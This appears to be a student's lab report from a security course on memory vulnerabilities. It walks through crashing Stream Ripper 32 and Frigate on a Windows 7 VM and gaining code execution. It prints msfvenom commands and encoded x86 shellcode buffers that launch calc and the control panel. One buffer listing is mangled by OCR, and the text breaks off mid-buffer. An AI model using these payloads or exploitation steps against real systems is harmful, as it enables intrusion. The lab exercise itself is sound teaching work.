Name : Rishav Dhiman


Reg.No.: 18BCN7030


Slot : L39-40

Subject Code : CSE2010


Working with the memory vulnerabilities - II

Task:







Run the exploit script to generate the payload(exploit2.txt) file at same location.



Copy the payload text and paste it in stream ripper32




Try to crash the Vuln_Program_Stream program and exploit it.



Install Frigate on Windows 7 and paste the payload there.

Crash the application and exploit it by opening the command prompt.



Change the default trigger from cmd.exe to calc.exe in Kali Linux.


```
└─# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of python file: 2145 bytes
buf =  b""
buf += b"\x89\xe3\xdb\xdf\xd9\x73\xf4\x58\x50\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x58\x68\x6f"
buf += b"\x72\x63\x30\x77\x70\x53\x30\x63\x50\x6d\x59\x78\x65"
buf += b"\x36\x51\x49\x50\x55\x34\x4e\x6b\x46\x30\x36\x50\x6e"
buf += b"\x6b\x46\x32\x34\x4c\x4c\x4b\x53\x62\x47\x64\x6e\x6b"
buf += b"\x72\x52\x37\x58\x64\x4f\x4e\x57\x52\x6a\x75\x76\x44"
buf += b"\x71\x69\x6f\x4e\x4c\x57\x4c\x55\x31\x71\x6c\x35\x52"
buf += b"\x66\x4c\x57\x50\x4a\x61\x38\x4f\x66\x6d\x57\x71\x48"
buf += b"\x47\x39\x72\x39\x62\x72\x72\x36\x37\x4c\x4b\x46\x32"
buf += b"\x62\x30\x6c\x4b\x71\x5a\x45\x6c\x6c\x4b\x72\x6c\x37"
buf += b"\x61\x44\x38\x6b\x53\x42\x68\x36\x61\x38\x51\x73\x61"
buf += b"\x4e\x6b\x72\x79\x35\x70\x53\x31\x5a\x73\x6e\x6b\x57"
buf += b"\x39\x47\x68\x58\x63\x56\x5a\x62\x69\x6e\x6b\x56\x54"
buf += b"\x6e\x6b\x47\x71\x78\x56\x56\x51\x69\x6f\x4c\x6c\x4a"
buf += b"\x61\x68\x4f\x56\x6d\x56\x61\x69\x57\x67\x48\x4b\x50"
buf += b"\x34\x35\x5a\x56\x57\x73\x71\x6d\x79\x68\x47\x4b\x53"
buf += b"\x4d\x67\x54\x61\x65\x7a\x44\x63\x68\x4e\x6b\x32\x78"
buf += b"\x66\x44\x63\x31\x4a\x73\x33\x56\x6e\x6b\x74\x4c\x70"
buf += b"\x4b\x4e\x6b\x33\x68\x65\x4c\x45\x51\x68\x53\x4c\x4b"
buf += b"\x33\x34\x4e\x6b\x73\x31\x5a\x70\x6c\x49\x33\x74\x76"
buf += b"\x44\x55\x74\x71\x4b\x43\x6b\x51\x71\x66\x39\x31\x4a"
buf += b"\x66\x31\x49\x6f\x4d\x30\x31\x4f\x33\x6f\x33\x6a\x6e"
buf += b"\x6b\x77\x62\x58\x6b\x6c\x4d\x33\x6d\x71\x7a\x73\x31"
buf += b"\x4e\x6d\x4c\x45\x4d\x62\x73\x30\x47\x70\x47\x70\x50"
buf += b"\x50\x71\x78\x64\x71\x4c\x4b\x32\x4f\x6e\x67\x59\x6f"
buf += b"\x4e\x35\x6f\x4b\x68\x70\x4c\x75\x4e\x42\x51\x46\x53"
buf += b"\x58\x4f\x56\x4c\x55\x6d\x6d\x4d\x4d\x6b\x4f\x6a\x75"
buf += b"\x77\x4c\x56\x66\x73\x4c\x37\x7a\x4d\x50\x6b\x4b\x49"
buf += b"\x70\x64\x35\x35\x55\x4f\x4b\x51\x57\x64\x53\x63\x42"
buf += b"\x50\x6f\x62\x4a\x67\x70\x71\x43\x69\x6f\x4b\x65\x73"
buf += b"\x53\x61\x71\x52\x4c\x53\x53\x47\x70\x41\x41"
```

buf = b"" buf += b"\x89\xe3\xda\xd8\xd9\x73\xf4\x58\x50\x59\x49\x49\x49" buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43" buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41" buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42" buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x59\x6c\x38\x68\x6f" buf += b"\x72\x43\x30\x33\x30\x67\x70\x31\x70\x6c\x49\x69\x75" buf += b"\x50\x31\x6b\x70\x43\x54\x4e\x6b\x46\x30\x76\x50\x6e" buf += b"\x6b\x43\x62\x36\x6c\x6e\x6b\x30\x52\x46\x74\x4e\x6b" buf += b"\x34\x32\x67\x58\x56\x6f\x48\x37\x62\x6a\x55\x76\x36" buf += b"\x51\x4b\x4f\x4c\x6c\x55\x6c\x30\x61\x63\x4c\x75\x52" buf += b"\x56\x4c\x31\x30\x4a\x61\x5a\x6f\x76\x6d\x75\x51\x4f" buf += b"\x37\x4a\x42\x5a\x52\x43\x62\x33\x67\x6e\x6b\x52\x72" buf += b"\x46\x70\x6c\x4b\x61\x5a\x45\x6c\x6e\x6b\x30\x4c\x44" buf += b"\x51\x72\x58\x4a\x43\x63\x78\x66\x61\x6e\x31\x66\x31" buf += b"\x6e\x6b\x50\x59\x51\x30\x77\x71\x4a\x73\x6e\x6b\x50" buf += b"\x49\x35\x48\x38\x63\x37\x4a\x32\x69\x6c\x4b\x47\x44" buf += b"\x6e\x6b\x66\x61\x6e\x36\x70\x31\x39\x6f\x6c\x6c\x4f" buf += b"\x31\x68\x4f\x66\x6d\x57\x71\x6f\x37\x50\x38\x4d\x30" buf += b"\x44\x35\x6b\x46\x75\x53\x61\x6d\x7a\x58\x55\x6b\x43" buf += b"\x4d\x54\x64\x74\x35\x4a\x44\x62\x78\x4c\x4b\x31\x48" buf += b"\x66\x44\x75\x51\x69\x43\x43\x56\x6e\x6b\x74\x4c\x32" buf += b"\x6b\x4e\x6b\x63\x68\x35\x4c\x47\x71\x4e\x33\x6c\x4b" buf += b"\x35\x54\x6e\x6b\x66\x61\x68\x50\x4f\x79\x72\x64\x57" buf += b"\x54\x35\x74\x53\x6b\x73\x6b\x30\x61\x42\x79\x62\x7a" buf += b"\x30\x51\x69\x6f\x6d\x30\x31\x4f\x53\x6f\x52\x7a\x6e" buf += b"\x6b\x72\x32\x6a\x4b\x4c\x4d\x43\x6d\x63\x5a\x56\x61" buf += b"\x6c\x4d\x6b\x35\x58\x32\x55\x50\x45\x50\x57\x70\x32" buf +=

```
b"\x70\x71\x78\x44\x71\x4c\x4b\x50\x6f\x6d\x57\x66\x4f"          buf          +=
b"\x48\x55\x6d\x6b\x68\x70\x4e\x55\x4e\x42\x63\x66\x62"          buf          +=
b"\x48\x6f\x56\x5a\x35\x6f\x4d\x4f\x6d\x59\x6f\x58\x55"          buf          +=
b"\x77\x4c\x77\x76\x43\x4c\x55\x5a\x4b\x30\x59\x6b\x4b"          buf          +=
b"\x50\x62\x55\x46\x65\x6d\x6b\x37\x37\x56\x73\x63\x42"          buf          +=
b"\x72\x4f\x52\x4a\x47\x70\x61\x43\x39\x6f\x6e\x35\x73"          buf          +=
b"\x53\x35\x31\x62\x4c\x45\x33\x65\x50\x41\x41"
```

Use the exploit3 file to generate a payload and paste it in Frigate.

Crash the application and exploit it by opening the calculator.



Change the trigger to control panel in Kali Linux.


```
┌──(root㉿kali)-[~]
└─# msfvenom -a x86 --platform windows -p windows/exec CMD=control -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 446 (iteration=0)
x86/alpha_mixed chosen with final size 446
Payload size: 446 bytes
Final size of python file: 2180 bytes
buf =  b""
buf += b"\x89\xe0\xd9\xe1\xd9\x70\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x49\x6c\x4a\x48\x4b"
buf += b"\x32\x67\x70\x37\x70\x67\x70\x51\x70\x6b\x39\x79\x75"
buf += b"\x76\x51\x4f\x30\x72\x44\x4e\x6b\x42\x70\x30\x30\x4c"
buf += b"\x4b\x51\x42\x54\x4c\x6e\x6b\x56\x32\x45\x44\x6c\x4b"
buf += b"\x71\x62\x64\x68\x56\x6f\x4e\x57\x71\x5a\x75\x76\x74"
buf += b"\x71\x39\x6f\x4e\x4c\x55\x6c\x53\x51\x53\x4c\x56\x62"
buf += b"\x36\x4c\x45\x70\x6f\x31\x78\x4f\x34\x4d\x57\x71\x5a"
buf += b"\x67\x68\x62\x7a\x52\x66\x32\x36\x37\x4e\x6b\x42\x72"
buf += b"\x66\x70\x4e\x6b\x62\x6a\x75\x6c\x6e\x6b\x52\x6c\x77"
buf += b"\x61\x63\x48\x4d\x33\x43\x78\x35\x51\x6a\x71\x66\x31"
buf += b"\x6c\x4b\x70\x59\x31\x30\x55\x51\x39\x43\x6c\x4b\x67"
buf += b"\x39\x72\x38\x4b\x53\x67\x4a\x62\x69\x6c\x4b\x45\x64"
buf += b"\x4c\x4b\x67\x71\x78\x56\x70\x31\x6b\x4f\x6c\x6c\x49"
buf += b"\x51\x78\x4f\x76\x6d\x67\x71\x7a\x67\x36\x58\x79\x70"
buf += b"\x31\x65\x38\x76\x33\x33\x31\x6d\x48\x78\x67\x4b\x33"
buf += b"\x4d\x67\x54\x30\x75\x6b\x54\x70\x58\x6e\x6b\x36\x38"
buf += b"\x71\x34\x65\x51\x49\x43\x75\x36\x4e\x6b\x54\x4c\x32"
buf += b"\x6b\x6c\x4b\x72\x78\x47\x6c\x53\x31\x58\x53\x4c\x4b"
buf += b"\x55\x54\x4c\x4b\x35\x51\x38\x50\x6b\x39\x53\x74\x74"
